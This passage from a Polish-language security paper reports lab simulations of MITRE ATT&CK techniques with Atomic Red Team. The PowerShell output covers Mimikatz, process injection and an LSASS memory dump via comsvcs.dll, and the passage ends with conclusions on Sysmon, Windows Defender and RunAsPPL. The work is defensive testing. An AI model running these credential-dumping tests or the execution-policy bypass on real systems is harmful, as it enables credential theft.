
Exit code: 1
Done executing test: T1059.001-1 Mimikatz
PS C:\Windows\system32>
```

Rys. 4. Próba uruchomienia złośliwego skryptu PowerShell zakończona powodzeniem

Scenariusz C – działanie obrony




Rys. 5. Wykonanie symulacji ataku Process Injection (T1055.001) przy użyciu modułu Invoke-AtomicTest



Rys. 6. Wpis w historii Harmonogramu Zadań potwierdzający automatyczne uruchomienie akcji obronnej po wykryciu zagrożenia.

Scenariusz D – działanie obrony



```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> Set-ExecutionPolicy Bypass -Scope Process -Force
PS C:\Windows\system32> Invoke-AtomicTest T1003.001 -TestNumbers 2
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Executing test: T1003.001-2 Dump LSASS.exe Memory using comsvcs.dll
Exit code: 0
Done executing test: T1003.001-2 Dump LSASS.exe Memory using comsvcs.dll
PS C:\Windows\system32> Invoke-AtomicTest T1003.001 -TestNumbers 2
```

Rys. 7. Próba uruchomienia narzędzia do zrzutu pamięci procesu LSASS w konsoli PowerShell.



```
*Invoke-AtomicTest-ExecutionLog — Notatnik
Plik  Edycja  Format  Widok  Pomoc
"Execution Time (UTC)","Execution Time (Local)","Technique","Test Number","Test Name","Host
"2025-06-14T20:30:25Z","2025-06-14T22:30:25Z","T1003.001","2","Dump LSASS.exe Memory using
```

Rys. 8. Plik potwierdzający udany atak - przy zastosowaniu mitygacji M1025 (RunAsPPL) plik ten nie zostaje utworzony.

Wnioski

- Badania potwierdziły, że macierz MITRE ATT&CK jest efektywnym narzędziem wspierającym projektowanie, testowanie i ocenę mechanizmów obronnych w systemach informatycznych.
- Mechanizmy rejestracji zdarzeń, a w szczególności Sysmon, okazały się niezwykle cennym narzędziem umożliwiającym wykrycie ataku i identyfikację jego przebiegu dzięki unikalnym zestawom zdarzeń.
- Ochrona w czasie rzeczywistym w Windows Defender wykazała wysoką skuteczność, blokując nie tylko złośliwe skrypty PowerShell, ale również próby naruszenia integralności systemu.
- Symulacja zachowań typu „behavior blocking” potwierdziła, że zablokowanie procesu już na etapie wykrycia anomalii skutecznie uniemożliwia dalsze kroki ataku.
- Wykorzystanie różnorodnych, uzupełniających się mechanizmów obronnych daje najlepsze rezultaty w identyfikowaniu i blokowaniu zagrożeń.